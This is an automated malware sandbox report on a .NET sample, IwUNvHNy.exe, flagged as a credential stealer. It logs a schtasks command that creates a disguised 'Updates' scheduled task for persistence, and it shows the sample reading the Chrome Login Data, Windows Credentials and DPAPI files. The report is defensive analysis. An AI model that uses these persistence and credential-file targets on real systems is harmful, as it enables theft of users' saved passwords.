Analysis Process: IwUNvHNy.exe PID: **4664**, Parent PID: **1064**

General

Target ID:	11
Start time:	19:36:53
Start date:	29/11/2022
Path:	C:\Users\user\AppData\Roaming\IwUNvHNy.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\IwUNvHNy.exe
Imagebase:	0x3a0000
File size:	731648 bytes
MD5 hash:	65CF34490748F7924DB84DC043F5D81E
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D65CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D65CF06	unknown
C:\Users\user\AppData\Local\Temp\tmpD8CA.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C4A7038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\IwUNvHNy.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D96C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpD8CA.tmp	success or wait	1	6C4A6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpD8CA.tmp	0	1653	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2014-10-25T14:27:44.8929027</Date> <Author>computer\user</Author> </Registratio	success or wait	1	6C4A1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\IwUNvHNy.exe.log	0	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6D96C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D635705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D635705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D5903DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D63CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D5903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D5903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D5903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D5903DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D635705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D635705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C4A1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C4A1B4F	ReadFile

Analysis Process: schtasks.exe PID: **3236**, Parent PID: **4664**

General

Target ID:	12
Start time:	19:37:38
Start date:	29/11/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\IwUNvHNy" /XML "C:\Users\user\AppData\Local\Temp\tmpD8CA.tmp
Imagebase:	0x960000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpD8CA.tmp	unknown	2	success or wait	1	96AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpD8CA.tmp	unknown	1654	success or wait	1	96ABD9	ReadFile

Analysis Process: conhost.exe PID: **644**, Parent PID: **3236**

General

Target ID:	13
Start time:	19:37:38
Start date:	29/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: IwUNvHNy.exe PID: **5060**, Parent PID: **4664**

General

Target ID:	14
Start time:	19:37:39
Start date:	29/11/2022
Path:	C:\Users\user\AppData\Roaming\IwUNvHNy.exe
Wow64 process (32bit):	true

Commandline:	{path}
Imagebase:	0xcf0000
File size:	731648 bytes
MD5 hash:	65CF34490748F7924DB84DC043F5D81E
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000E.00000002.525739728.0000000003164000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000E.00000002.524696684.0000000003111000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D65CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D65CF06	unknown
C:\Users\user\AppData\Local\Temp\tmpEAAB.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C4A7038	GetTempFileNameW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D635705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D635705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D5903DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D63CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D5903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D5903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D5903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D5903DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D635705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D635705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C4A1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C4A1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C4A1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C4A1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C4A1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\ac5dbcd4-51c1-4ab3-b1a6-0f60d34ce758	unknown	4096	success or wait	1	6C4A1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C4A1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	49152	success or wait	1	6C4A1B4F	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly